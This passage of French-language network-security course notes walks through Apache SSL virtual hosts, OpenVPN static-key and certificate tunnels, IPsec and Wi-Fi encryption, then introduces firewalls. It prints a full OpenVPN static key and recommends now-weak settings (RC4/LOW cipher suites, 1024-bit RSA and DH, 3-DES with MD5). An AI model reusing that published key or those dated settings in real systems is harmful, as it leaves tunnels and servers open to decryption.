Chaque module est documenté dans la documentation web apache.

Les modules sont compilés ou nom en fonction des options de la commande de compilation. Dans le cas d'une installation par rpm, certains modules peuvent être distribués dans les fichiers rpm séparés (par exemple le langage php).

La liste des modules courants peut être retrouvée à partir du fichier de configuration httpd.conf ou des fichiers présents dans /etc/httpd/conf.d puisqu'il contiennent une liste de directives LoadModule donnant le nom et le chemin d'accès au fichier module.

Sous Redhat/Fedora, les modules sont dans /etc/httpd/modules :

```
[root@c4 modules]# ls
mod_actions.so          mod_cgi.so          mod_mem_cache.so
mod_alias.so            mod_dav_fs.so       mod_mime_magic.so
mod_asis.so             mod_dav.so          mod_mime.so
mod_auth_basic.so       mod_dbd.so          mod_negotiation.so
mod_auth_digest.so      mod_deflate.so      mod_proxy_ajp.so
mod_authn_alias.so      mod_dir.so          mod_proxy_balancer.so
mod_authn_anon.so       mod_disk_cache.so   mod_proxy_connect.so
mod_authn_dbd.so        mod_dumpio.so       mod_proxy_ftp.so
mod_authn_dbm.so        mod_env.so          mod_proxy_http.so
mod_authn_default.so    mod_expires.so      mod_proxy.so
mod_authn_file.so       mod_ext_filter.so   mod_rewrite.so
mod_authnz_ldap.so      mod_file_cache.so   mod_setenvif.so
mod_authz_dbm.so        mod_filter.so       mod_speling.so
mod_authz_default.so    mod_headers.so      mod_status.so
mod_authz_groupfile.so  mod_ident.so        mod_suexec.so
mod_authz_host.so       mod_imagemap.so     mod_unique_id.so
mod_authz_owner.so      mod_include.so      mod_userdir.so
mod_authz_user.so       mod_info.so         mod_usertrack.so
mod_autoindex.so        mod_ldap.so         mod_version.so
mod_cache.so            mod_log_config.so   mod_vhost_alias.so
mod_cern_meta.so        mod_log_forensic.so
mod_cgid.so             mod_logio.so
[root@c4 modules]#
```

Il existe un grand nombre de modules, ceci permet une grande souplesse pour l'administrateur. Il existe par exemple des modules de réécriture des URL.

Le serveur apache peut fonctionner comme un proxy serveur en fonction des directives de configuration. Ce point n'est pas développé. Généralement on utilise des serveurs proxy spécialisés comme squid (www.squid-cache.org).

9.5.1.2 **Fichier de configuration httpd**

Le fichier de configuration ect /etc/httpd/conf/httpd.conf.

Il est conseillé de garder la version précédente du fichier de configuration ou en commentaire dans le fichier la configuration précédente.

Le fichier log généralement configuré est **/var/log/httpd/error_log** . Il permet de mettre au point le service.

9.5.1.3 **Configuration Virtual Host et SSL**

La notion de « virtual host » apache permet à un serveur apache de répondre sur plusieurs adresses IP, plusieurs noms ou plusieurs ports.

Cette fonctionnalité est généralement utilisée pour configurer un serveur répondant au protocole http sur le port 80 et également servant des pages sécurisées https sur le port 443 à l'aide des outils de cryptage SSL..

Il est à noter que la charge sur le système en mode sécurisé est beaucoup plus importante, d'où l'intérêt de conserver une partie du site en mode normal http.

La configuration du module SSL et la définition de la directive VirtualHost se trouvent sur Redhat dans le fichier **/etc/httpd/conf.d/ssl.conf**.

On peut baser les hosts virtuels sur des adresses IP différentes on parle dans ce cas de « IP-based », dans ce cas il faut plusieurs interfaces ou plusieurs alias sur une interface.

L'autre solution est dite « name-based », dans ce cas il y a une seule adresse IP et deux noms déclarés au niveau du DNS et dans la configuration apache.

Note :

Pour installer le module ssl s'il est absent : yum install mod_ssl

9.5.1.3.1 Directive VirtualHost

Les directives <VirtualHost> et </VirtualHost> forment un container qui permettent de donner les directives pour un serveur virtuel.

L'argument suivant doit donner une adresse qui peut être :

- L'adresse IP du virtual host.
- Le nom complet du virtual host (résolution DNS).
- L'adresse spéciale _default_ qui désigne toute adresse IP non définie dans une autre directive VirtualHost.

On peut ajouter un port séparé par un :. Par défaut le port est celui de la directive listen précédente.

Dans tous les cas il faut utiliser la directive listen pour contrôler les adresses en écoute.

Voici l'exemple du fichier /etc/httpd/conf.d/ssl.conf installé par défaut sur Fedora:

```
[root@c8 conf.d]# cat ssl.conf
LoadModule ssl_module modules/mod_ssl.so
Listen 443
AddType application/x-x509-ca-cert .crt
AddType application/x-pkcs7-crl    .crl
SSLPassPhraseDialog  builtin
SSLSessionCache         shmcb:/var/cache/mod_ssl/scache(512000)
SSLSessionCacheTimeout  300
SSLMutex default
SSLRandomSeed startup file:/dev/urandom  256
SSLRandomSeed connect builtin
SSLCryptoDevice builtin
<VirtualHost _default_:443>
ErrorLog logs/ssl_error_log
TransferLog logs/ssl_access_log
LogLevel warn
SSLEngine on
SSLProtocol all -SSLv2
SSLCipherSuite ALL:!ADH:!EXPORT:!SSLv2:RC4+RSA:+HIGH:+MEDIUM:+LOW
SSLCertificateFile /etc/pki/tls/certs/localhost.crt
SSLCertificateKeyFile /etc/pki/tls/private/localhost.key
#SSLVerifyClient require
#SSLVerifyDepth  10
<Files ~ "\.(cgi|shtml|phtml|php3?)$">
    SSLOptions +StdEnvVars
</Files>
<Directory "/var/www/cgi-bin">
    SSLOptions +StdEnvVars
</Directory>
SetEnvIf User-Agent ".*MSIE.*" \
         nokeepalive ssl-unclean-shutdown \
         downgrade-1.0 force-response-1.0
CustomLog logs/ssl_request_log \
          "%t %h %{SSL_PROTOCOL}x %{SSL_CIPHER}x \"%r\" %b"
</VirtualHost>

[root@c8 conf.d]#
```

9.5.1.3.2 Directives de Configuration SSL

Les directives SSL sont généralement utilisées avec le container virtualhost et placées dans le fichier /etc/httpd/conf.d/ssl.conf.

Elles contrôlent en particulier les clés et certificats de sécurité échangés entre le navigateur et le serveur.

On peut utiliser un certificat dit « self-signed », par opposition à un certificat authentifié par des sociétés spécialisées comme VeriSign.

Les deux directives spécifiant le certificat du serveur et sa clé privé associé sont :

Fichier certificat du serveur: **SSLCertificateFile**

Clé privée du serveur : **SSLCertificateKeyFile**

Ces deux fichiers sont crée à l'aide de la commande openssl et signés également avec openssl si le certificat est auto signé.

Il existe des scripts pour faciliter la tâche de l'administrateur, par exemple « genkey ».

Il existe également des directives pour demander un certificat client, en particulier :

```
SSL VerifyClient require

SSLVerifyDepth 1

SSLCACertificateFile /etc/pki/tls/private/ca.crt
```

La directive **SSLCACertificateFile** spécifie le certificat racine permettant de valider les certificats clients. Dans l'exemple c'est un certificat auto signé.

9.6 Exemple SSL/TLS, Openvpn

OpenVPN est un VPN SSL open source disponible sous Linux et Windows, il permet :

– L'authentification forte des extrémités du tunnel

– La compression des communications

– L'utilisation des certificats X509

– L'authentification du client sur le serveur grâce à un plugin PAM d'où la possibilité d'utiliser RADIUS, LDAP ou les certificats X509

– Nécessite un client

OpenVPN utilise le 1194 UDP ou TCP, la version 2.0-beta17, il utilisait le port 5000. Le changement de n° de port a été fait suite à une demande de l'IANA (Internet Assigned Number Authority).

9.6.1 Mode du lien VPN

OpenVPN propose 2 types de VPN, les VPN routés et les VPN de pont.

- Les tunnels IP routés (VPN routed)

Ce mode est utilisé pour l'accès de nomades à site. C'est de l'IP dans IP.

On installe le serveur en tête de réseau et un client local.

Ce mode n'est pas adapté des environnements avec broadcast IP (windows).

C'est le meilleur moyen pour router du trafic IP point à point, il est plus efficace et plus facile à mettre en place et plus facilement configurable au niveau du contrôle d'accès

- Les tunnels par pont ethernet *(VPN bridged)*

On passe de l'éthernet dans IP, ce qui donne une continuité parfaite du réseau, par exemple pour les applications qui communiquent via du broadcast (windows ou 98 sans serveur wins) ou pour passer des protocoles non IP comme IPX.

9.6.2 Mode de gestion des clés

Open VPN possède deux modes de gestion des clés :

Le mode basé sur les certificats X509

Ce mode est le plus sûr et permet de mettre en place plusieurs clients et serveurs. Il est assez lourd à mettre en place.

Le mode à clé statique

Dans ce mode il n'y a pas de PKI x509 à maintenir et la mise en place est plus simple. Toutefois il y a des inconvénients.

- Il y a un seul client et serveur.
- La compromission de la clé implique la découverte des sessions précédentes et futures.
- La clé secrète est stockée non chiffrée sur les deux machines.
- Il faut échanger la clé avec un canal sécurisé pré existant.

9.6.3 Mise en place d'un tunnel routé à clés statiques

Sous Fedora, installer le package openvpn sur le client et serveur :

yum install openvpn

Copier le fichier de configuration du serveur à partir d'un modèle présent dans le répertoire doc :

```
[root@c4 sample-config-files]# pwd
/usr/share/doc/openvpn-2.1/sample-config-files
[root@c4 sample-config-files]# cp static-office.conf /etc/openvpn
[root@c4 sample-config-files]#
```

Renommer le fichier server.conf

Voici la configuration minimale :

```
[root@c4 openvpn]# more server.conf
dev tun
# 10.1.0.2 is our remote VPN endpoint (home).
# 10.1.0.1 is our local VPN endpoint (office).
ifconfig 10.1.0.1 10.1.0.2
# Our pre-shared static key
secret static.key
verb 3
[root@c4 openvpn]#
```

Générer la clé statique dans le répertoire /etc/openvnp :

```
[root@c4 openvpn]# openvpn --genkey --secret static.key
[root@c4 openvpn]# more  static.key
#
# 2048 bit OpenVPN static key
#
-----BEGIN OpenVPN Static key V1-----
31362b8779b06ec4e2fbedab50baa229
21db0f992d705eed537d6d7ab8e8dd10
13b0eb37c53e36f7de3b78c99c3eff2d
29f411a7b00290d576e6cfb0a054ba95
c94282e7b1778041f3cbb2c6f45d1923
2969450301d85bdec8d1722c9e7901ac
4bf021213932f33f1eeb537111e6479f
37ace2507f0cb92bb63f9a463cfde6e1
7d7a3fc0830fee8452baf060ebe4bf8e
ce1b57d952dd8229cbe1461d38e3fbe7
d51d760b6c4c0238a5ae7a3ef56008b8
2c2094216725cf21b3287f420fd08617
8bc579e30efd74500777e4e3452a627d
b9009b3d13797088d050911d8245958a
39b27cd95e7a1debfcb8cfef0710af0d
c19b46c0b4ef2298cd4a80844246e068
-----END OpenVPN Static key V1-----
[root@c4 openvpn]#
```

Faire de même coté client :

Copier la clé :

```
# scp static.key s3:/etc/openvpn
```

Ne pas oublier de vérifier les droits, il ne faut pas laisser le droit de lecture pour other.

Créer le fichier de configuration client à partir d'un exemple :

```
# cp static-home.conf /etc/openvpn/client.conf
```

Mettre à jour les informations, en particulier l'adresse réelle (ou le nom si le dns est configure) du serveur distant

```
[root@c3 openvpn]# more client.conf
# Our OpenVPN peer is the office gateway.
remote c4.ie2.u-psud.fr
# 10.1.0.2 is our local VPN endpoint (home).
# 10.1.0.1 is our remote VPN endpoint (office).
ifconfig 10.1.0.2 10.1.0.1
dev tun
secret static.key
verb 3
[root@c3 openvpn]#
```

Lancer le serveur:

```
/etc/init.d/openvpn start
```

On obtient une interface réseau supplémentaire associée au module dynamique tun qui est chargé par le script /etc/init.d/openvpn. :

Sur le serveur :

```
[root@c4 sample-config-files]# ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-
00-00-00
          inet addr:10.1.0.1  P-t-P:10.1.0.2  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:168 (168.0 b)  TX bytes:840 (840.0 b)

[root@c4 sample-config-files]#
```

Sur le client :

```
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00

          inet addr:10.1.0.2  P-t-P:10.1.0.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:168 (168.0 b)  TX bytes:168 (168.0 b)

You have new mail in /var/spool/mail/root
[root@c3 openvpn]#
```

A noter également le port UDP openvpn ouvert sur l'interface normale :

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address               Foreign Address             State
tcp        0      0 *:sunrpc                    *:*                         LISTEN
tcp        0      0 localhost.localdomain:ipp   *:*                         LISTEN
tcp        0      0 *:1016                      *:*                         LISTEN
tcp        0      0 localhost.localdomain:smtp  *:*                         LISTEN
tcp        0      0 *:http                      *:*                         LISTEN
tcp        0      0 *:ssh                       *:*                         LISTEN
tcp        0      0 localhost.localdomain:ipp   *:*                         LISTEN
tcp        0      0 c4.ie2.u-psud.fr:ssh        gs2.ie2.u-psud.fr:59992     ESTABLISHED
udp        0      0 *:filenet-tms               *:*
udp        0      0 *:openvpn                   *:*
--More--
```

Le résultat est vérifié par un ping sur l'interface tun distante :

Sur le client : $ ping 10.1.0.2

Sur le serveur : $ ping 10.1.0.1

Il reste à mettre en place un routage de tout le trafic réseau, par exemple le trafic web à travers le tunnel et non pas par la liaison IP directe. Pour mettre en place ce genre de modification de la table de routage, voir l'option **redirect-gateway** ou le howto-openvpn : http://openvpn.net/howto.html#examples

9.6.4 Mise en place d'un tunnel routé avec certificats

L'infrastructure PKI comporte :

- Un certificat (public) et une clé privée pour chaque machine (serveur et client).
- Un certificat maître et sa clé privée pour signer les certificats précédents.

Les clients et serveurs vérifient les certificats par la signature du certificat maître CA. La clé privée du certificat maître n'est utilisée sur les client et serveurs, ce qui est important pour la sécurité du PKI .

Pour la création pratique des certificats il est possible d'utiliser les scripts fournis par openvpn, le répertoire est **/usr/share/openvpn/easy-rsa/2.0.**

Bien entendu l'appel direct de la commande openssl est également possible**.**

Voici la procédure avec les scripts vpn :

Copier les fichiers dans /etc/openvpn

```
# cp /usr/share/openvpn/easy-rsa/2.0/* /etc/openvp
```

Editer le fichier vars pour fixer les variables spécifiant les champs du certificat:

```
# These are the default values for fields
# which will be placed in the certificate.
# Don't leave any of these fields blank.
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Essonne"
export KEY_CITY="Orsay"
export KEY_ORG="Universite Paris Sud"
export KEY_EMAIL="root@c4.ie2.u-psud.fr"
```

Exécuter les commandes de création de certificat CA (les valeurs par défaut sont prises dans les variables de vars) :

```
[root@c4 openvpn]# . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /etc/openvpn/keys
[root@c4 openvpn]# ./clean-all
[root@c4 openvpn]# ./build-ca
Generating a 1024 bit RSA private key
..............++++++
............++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Essonne]:
Locality Name (eg, city) [Orsay]:
Organization Name (eg, company) [Universite Paris Sud]:
Organizational Unit Name (eg, section) []:test
Common Name (eg, your name or your server's hostname) [Universite Paris Sud CA]:
Email Address [root@c4.ie2.u-psud.fr]:
[root@c4 openvpn]#
```

Génération du certificat et clé privée du serveur sur la machine serveur c4 :

```
# ./build-key-server c4
```

Génération pour un client, donner un « Commun Name » unique pour chaque machine :

```
# ./build-key c3
```

Génération des paramètres Diffie HEllman (cette commande est longue).

Pour les détails de la génération on peut consulter le manuel **man dhparam** ainsi que la norme RSA PKCS#3:

```
# ./build-dh
```

Voici le résultat dans le répertoire keys :

```
[root@c4 keys]# pwd
/etc/openvpn/keys
[root@c4 keys]# ls
01.pem  c3.csr  c4.csr  ca.key      index.txt.attr      serial
02.pem  c3.key  c4.key  dh1024.pem  index.txt.attr.old  serial.old
c3.crt  c4.crt  ca.crt  index.txt   index.txt.old
[root@c4 keys]#
```

Il faut maintenant copier les fichiers certificat et clé sur le client avec une connexion sécurisée :

ssh c3 mkdir /etc/openvpn/keys

scp c3.key c3.crt ca.crt c3: /etc/openvpn/keys

Il faut maintenant créer ou modifier les fichiers de configuration du serveur et du client comme dans le cas de la clé statique:

Les directives à utiliser sont :

Pour le certificat racine : **ca** ca.crt

Pour le certificat de la machine : **cert** certificat.crt

Pour la clé privée de la machine : **key** clé_privée.key

Note :

On dispose aussi de la possibilité d'utiliser les formats PKCS #12 que l'on donne avec la directive **pkcs12** et que l'on générer avec **openssl pkcs12**

Il ne reste plus qu'à lancer openvpn.

Rappel :

Les fichiers .key sont secrets, attention aux droits. On peut placer en lieu sûr la clé du certificat CA ca.key qui n'est pas utilisée par openvpn.

Les machines doivent être correctement synchronisées au point de vue date et heure, sinon on peut avoir des erreurs sur les dates de validité des certificats. Pour cela voir la configuration du serveur **ntp**.

Pour terminer la mise en place et si le tunnel est à établir de façon permanente il reste à lancer openvpn au boot sur chaque machine.

Pour cela utiliser la commande :

```
# chkconfig openvpn on
```

Cette commande place un lien dans le répertoire /etc/rc5.d contenant les scripts S* qui sont exécutés automatiquement au chargement

9.7 Tunnel niveau 3 ipsec

Le protocole IPSec (IP Security Protocol) opère au niveau 3 de l'OSI. Contrairement à SSL/TLS qui sont implémentés au niveau 4.

Il est normalisé par l'IETF : Pour mettre un peu d'ordre dans les différentes méthodes de tunneling et de sécurisation.

La sécurisation des échanges se fait au niveau IP, chaque datagramme est authentifié et/ou chiffré ce qui augmente la lourdeur de la couche car on n'utilise plus TCP pour gérer le transport.

Les performances réseau sont fortement réduites, l'achat de périphériques dédiés est souvent indispensable, par exemple chez Cisco.

En revanche cela permet d'utiliser UDP et TCP de façon transparente par une application quelconque.

C'est une évolution majeure de IP, elle est incluse dans IPV6 et optionnelle dans IPV4.

On utilise généralement le mode tunnel du protocole ou le paquet IP est entièrement chiffré puis encapsulé dans un nouveau paquet IP pour assurer le routage.

Dans le mode transport seul le message est chiffré. Dans ce mode le NAT est impossible car le condensé du paquet serait modifié.

9.7.1.1 **Le protocole AH**

Le protocole AH (Authentification Header) est un des deux protocoles défini par la norme RFC 2402 utilisable avec IPSEC, il porte le numéro 51.

Il assure l'intégrité et l'authentification des données en signant le paquet (entête et données) mais pas la confidentialité. Ceci permet de s'adapter à certaines législations.

Le datagramme avec AH est composé de la façon suivante :

Entête IP – Entête AH – Entête TCP/UDP en clair – Données en clair

L'entête AH contient notamment :

- Un Index des paramètres de sécurité (sur 4 octets) SPI (Security Parameters Index) qui pointe sur tout ce qui est nécessaire au récepteur pour interpréter cette entête : algorithmes de crypto utilisés etc…
- Un numéro de séquence pour éviter le rejeu du datagramme.
- La signature électronique de taille variable qui est un condensât chiffré.

9.7.1.2 **Le protocole ESP**

Le protocole ESP (Encapsulating Security Payload) est le second protocole défini par la norme RFC 2402 utilisable avec IPSEC, il porte le numéro 50.

Initialement ESP ne comportait que le chiffrement, et était utilisé avec AH. On a ajouté l'authentification à ESP pour des raisons de performances.

Le datagramme avec ESP est composé de la façon suivante :

Entête IP – Entête ESP – Entête TCP/UDP chiffré – Données chiffrés

L'entête ESP contient notamment :

- Un Index des paramètres de sécurité (sur 4 octets) SPI (Security Parameters Index) qui pointe sur tout ce qui est nécessaire au récepteur pour interpréter cette entête : algorithmes de crypto utilisés etc…
- Un numéro de séquence pour éviter le rejeu du datagramme.

- Les données chiffrées
- La signature électronique de taille variable qui est un condensât chiffré

9.7.1.3 **Modes IPSec**

En combinant les différentes possibilités on obtient les datagrammes suivants :

En mode transport l'entête IP d'origine n'est pas contenue dans l'encapsulation.

Entête IP – AH – Entête TCP – Données

Entête IP – ESP – (Entête TCP – Données) chiffrées

Entête IP – AH – ESP – (Entête TCP – Données) chiffrés

En Mode tunnel on encapsule dans un nouveau paquet IP

Entête IP (nouveau) – AH – Entête IP (origine) -Entête TCP – Données

Pour un « vrai » VPN avec des stations distantes ou sous -réseau distant considérés comme une partie du LAN (avec le même adressage) on utilise le mode tunnel et ESP :

Entête IP (nouveau) - ESP - (Entête IP (origine) -Entête TCP - Données) chiffrées

9.7.1.4 **Gestion des clés**

Lors de l'établissement de la connexion le protocole IKE (Internet Key Exchange) ou IKEv2 est en charge de la gestion des clés symétriques. L'ancien nom du protocole est ISAKMP.Le protocole IKE tourne généralement sous forme de processus dans l'espace user et utilise le port UDP 500.

Deux type d'authentifications sont possibles PSK (Pre-Shared Key) ou bien à l'aide de certificat RSA.

Il est aussi possible de gérer les clés manuellement et d'utiliser le protocole RADIUS pour une authentification utilisateur.

9.7.1.5 **Implémentation sous Linux**

La première implémentation disponible a été FreeSWAN. Actuellement le kernel 2.6 contient une implémentation IPSec associé aux outils KAME ou Openswan

Il existe aussi un client cisco pour linux

Le kernel doit comporter un module cisco_ipsec pour l'ouverture de l'interface virtuelle cipsec0

```
cipsec0   Link encap:Ethernet  HWaddr 00:0B:FC:F8:01:8F
          NOARP  MTU:1356  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

eth0      Link encap:Ethernet  HWaddr 00:11:43:C8:DF:EC
          inet addr:192.168.100.200  Bcast:192.168.100.255  Mask:255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:45 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3850 (3.7 KiB)  TX bytes:1068 (1.0 KiB)
          Interrupt:11

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

/u/enseignant/root>
```

```
/u/enseignant/root> lsmod|more
Module                  Size  Used by
cisco_ipsec           556316  0
dm_mod                 54968  0
video                  14980  0
button                  6672  0
battery                 9604  0
ac                      5124  0
--More--
```

La commande cisco-**vpnclient** permet d'établir la connexion soit par un mot passe simple comme dans l'exemple suivant, soit par certificats :

```
Config file directory: /etc/opt/cisco-vpnclient

Initializing the VPN connection.
Contacting the gateway at 129.175.207.10
User Authentication for ie2...

Enter Username and Password.

Username [gilles.soufflet]:
--- gs2.ie2.u-psud.fr ping statistics ---
1 packets transmitted, 0 received, 100% packet l


Password []:
Authenticating user.
Negotiating security policies.
Securing communication channel.

Bienvenue sur l'acc  IPSEC de l'Universit Paris
Do you wish to continue? (y/n): y

Your VPN connection is secure.

VPN tunnel information.
Client address: 129.175.211.80
Server address: 129.175.207.10
Encryption: 168-bit 3-DES
Authentication: HMAC-MD5
IP Compression: None
NAT passthrough is inactive
Local LAN Access is disabled
```

On retrouve le processus **cvpnd** supportant le protocole IKE sur le port UDP 500 isakmp

```
/u/enseignant/root> lsof -i
COMMAND     PID   USER   FD   TYPE DEVICE SIZE NODE NAME
dhclient   1840   root    4u  IPv4   4947       UDP *:bootpc
sshd       1935   root    3u  IPv4   5191       TCP *:ssh (LISTEN)
ntpd       1948    ntp   16u  IPv4   5262       UDP *:ntp
ntpd       1948    ntp   17u  IPv4   5263       UDP gs1.ie2.u-psud.fr:ntp
ntpd       1948    ntp   18u  IPv4   5264       UDP localhost.localdomain:ntp
nasd       1992   root    0u  IPv4   5291       TCP localhost.localdomain:irdmi (LISTEN)
vpnclient 31147   root    3u  IPv4  67038       TCP localhost.localdomain:35859->localhost.localdomain:29746 (ESTABLISHED)
cvpnd     31149 nobody    6u  IPv4  67031       TCP localhost.localdomain:29746 (LISTEN)
cvpnd     31149 nobody    7u  IPv4  67032       UDP localhost.localdomain:29746
cvpnd     31149 nobody    8u  IPv4  67039       TCP localhost.localdomain:29746->localhost.localdomain:35859 (ESTABLISHED)
cvpnd     31149 nobody    9u  IPv4  67062       UDP *:isakmp
cvpnd     31149 nobody   10u  IPv4  67063       UDP *:ipsec-nat-t
/u/enseignant/root>
```

9.8 Tunnel niveau 2 wifi

Le protocole initialement proposé pour le chiffrement des communications entre éléments d'un réseau sans fil est le WEP (`Wired Equivalent Privacy`) 802.11b.

Le WEP fait partie du standard IEEE 802.11 et, en plus de chiffrement, traite de l'authentification et de l'intégrité. Le principe du chiffrement WEP est un chiffrement par flot utilisant l'algorithme RC4 et nécessitant un secret partagé encore appelé clé. Cette clé peut être de longueur 64 ou 128 bits (compte tenu de l'utilisation d'un vecteur d'initialisation de 24 bits, la longueur réelle du secret partagé est de 40 ou 104 bits).

Le chiffrement proposé par le protocole WEP s'est révélé rapidement inapte à offrir un niveau de sécurité suffisant pour la plupart des utilisateurs. En effet, il est possible en écoutant une quantité suffisante de trafic (cela peut prendre plusieurs heures selon l'activité du réseau), de casser une clé WEP en quelques secondes. Une documentation abondante est disponible sur l'Internet sur le sujet. Plusieurs outils d'attaque publics permettent de faire cela facilement, sans matériel spécialisé, dans un temps raisonnable. Par exemple AirSnort.

L'évolution du chiffrement dans les réseaux sans fil est apparu avec le standard WPA (`Wi-Fi Protected Access`). Cette norme était initialement une norme intermédiaire en attendant la finition et la ratification de la norme IEEE 802.11i, devant apporter un niveau de sécurité satisfaisant pour l'ensemble des exigences en matière de chiffrement, authentification et intégrité.

Le WPA introduit le protocole TKIP (`Temporal Key Integrity Protocol`), qui sera repris par la norme IEEE 802.11i. Ce protocole permet de remédier aux faiblesses du chiffrement WEP en introduisant un chiffrement par paquet ainsi qu'un changement automatique des clés de chiffrement. L'algorithme de chiffrement sous-jacent est toujours le RC4 utilisé avec des clés de 128 bits, mais contrairement au WEP, il est utilisé correctement (au sens cryptographique).

Le standard WPA définit deux modes distincts :

- `WPA-PSK Mode` : repose sur l'utilisation d'un secret partagé pour l'authentification ;
- `WPA Enterprise Mode` : repose sur l'utilisation d'un serveur RADIUS pour l'authentification.

Le mode WPA-PSK est vulnérable à des attaques par dictionnaire. Il est donc très important de choisir un secret (passphrase) fort afin de limiter ces risques.

Cependant, en ce qui concerne le chiffrement dans les réseaux sans fil, le WPA apporte un niveau de sécurité supérieur à celui fourni par le WEP. Il permet aujourd'hui de se prémunir contre la plupart des attaques cryptographiques connues contre le protocole de chiffrement WEP.

La dernière évolution en date de juin 2004, est la ratification de la norme IEEE 802.11i, aussi appelé WPA2 dans la documentation grand public. Ce standard reprend la grande majorité des principes et protocoles apportés par WPA, avec une différence notoire dans le cas du chiffrement : l'intégration de l'algorithme AES (`Advanced Encryption Standard` - FIPS-197). Les protocoles de chiffrement WEP et TKIP sont toujours présents.

Deux autres méthodes de chiffrement sont aussi incluses dans IEEE 802.11i en plus des chiffrements WEP et

TKIP :

- WRAP (`Wireless Robust Authenticated Protocol`) : s'appuyant sur le mode opératoire OCB (`Offset Codebook`) de AES ;
- CCMP (`Counter Mode with CBC MAC Protocol`) : s'appuyant sur le mode opératoire CCM (`Counter with CBC-MAC`) de AES ;

Le chiffrement CCMP est le chiffrement recommandé dans le cadre de la norme IEEE 802.11i. Ce chiffrement, s'appuyant sur AES, utilise des clés de 128 bits avec un vecteur d'initialisation de 48 bits.

Ces mécanismes cryptographiques sont assez récents et peu de produits disponibles sont certifiés WPA2. Le recul est donc faible quant aux vulnérabilités potentielles de cette norme. Même si ce recul existe pour l'algorithme AES, le niveau de sécurité dépend fortement de l'utilisation et de la mise en oeuvre de AES.

De plus, WPA2 pose aujourd'hui des problèmes de compatibilité pour les clients d'un réseau sans-fil. En plus du matériel non encore répandu, tous les systèmes d'exploitation n'intègrent pas la norme WPA2 ou IEEE 802.11i.

Il existe d'autres protocoles tunnels transportant le niveau 2 non liés au wifi, principalement L2TP (Layer Two Tunneling Protocol) que l'on ne décrira pas ici.

10 Pare feu

10.1 Introduction

Le pare feux est une couche de protection qu'il est préférable de mettre en place dans le cadre d'une défense en profondeur. Utiliser plusieurs couches de sécurité permet à l'une déchouer sans compromettre tout les systèmes. Dans le cas du réseau protégé par pare feu il est nécessaire que chaque machine soit sure en elle-même. Le réseau interne peut aussi être chiffré, etc ..

Initialement développée comme protection périphérique du réseau, ce concept est maintenant aussi utilisé directement sur les postes clients pour sécuriser localement les accès réseau.

La protection est généralement installée en standard sous linux et Windows lors de l'installation.

10.2 Définition

La traduction officielle du terme anglais `firewall` est barrière de sécurité ou pare-feu ([JO99]). La définition qui est associée est la suivante :

« Dispositif informatique qui filtre les flux d'informations entre un réseau interne et un organisme et un réseau externe en vue de neutraliser les tentatives de pénétration en provenance de l'extérieur et de maîtriser les accès vers l'extérieur.»

Cette description souffre de quelques erreurs parmi lesquelles le recours aux notions d'intérieur et d'extérieur qui sont des notions étrangères à l'équipement et qui relèvent en fait de choix d'architecture, et un présupposé restrictif sur la politique de sécurité applicable.

On pourra retenir de façon assez large qu'il s'agit d'un dispositif informatique de filtrage de protocoles réseaux routables et, par extension, d'un système ou d'un groupe de systèmes permettant d'imposer une politique de sécurité entre plusieurs périmètres réseaux.

La notion de filtrage inhérente au pare feu ce retrouve dans des produits similaires comme le routeur filtrant qui opère au niveau 3 et 4 ISO. Ce sont généralement des équipements de réseau dédié au routage et possédant des fonctionnalité de filtrage.

Il existe aussi sur les switchs opérant au niveau physique et possédant des fonctionnalités de filtrage sur les adresses MAC.

10.3 Intérêts et limites du pare-feu central

10.3.1 Avantages

Avec une architecture réseau cohérente, on bénéficie d'une centralisation dans la gestion des flux réseaux. Bien entendu il ne faut pas tolérer de porte de derrière par modem ou par liaison sans fils.

De plus, avec un plan d'adressage correct, la configuration du pare-feu est peu ou pas sensible au facteur d'échelle (règles identiques pour 10 comme 10000 équipements protégés).

L'utilisation de la journalisation offre une capacité d'audit du trafic réseau et peut donc fournir des traces robustes en cas d'incident, si le pare-feu n'est pas lui-même une des cibles.

Enfin le pare-feu permet de relâcher les contraintes de mise à jour rapide de l'ensemble d'un parc en cas de vulnérabilité sur un service réseau : il est possible de maintenir une certaine protection des équipements non vitaux au prix de la dégradation du service avec la mise en place d'un filtrage.

10.3.2 Inconvénients

La capacité de filtrage d'un équipement dépend de son intégration dans le réseau mais le transforme en goulet d'étranglement (capacité réseau et ressources du pare-feu).

De par sa fonction, le pare-feu est un point névralgique de l'architecture de sécurité avec de fortes contraintes de disponibilité. Il existe des solutions permettant la synchronisation de l'état des pare-feu, mais beaucoup de configurations reposent encore sur un équipement unique.

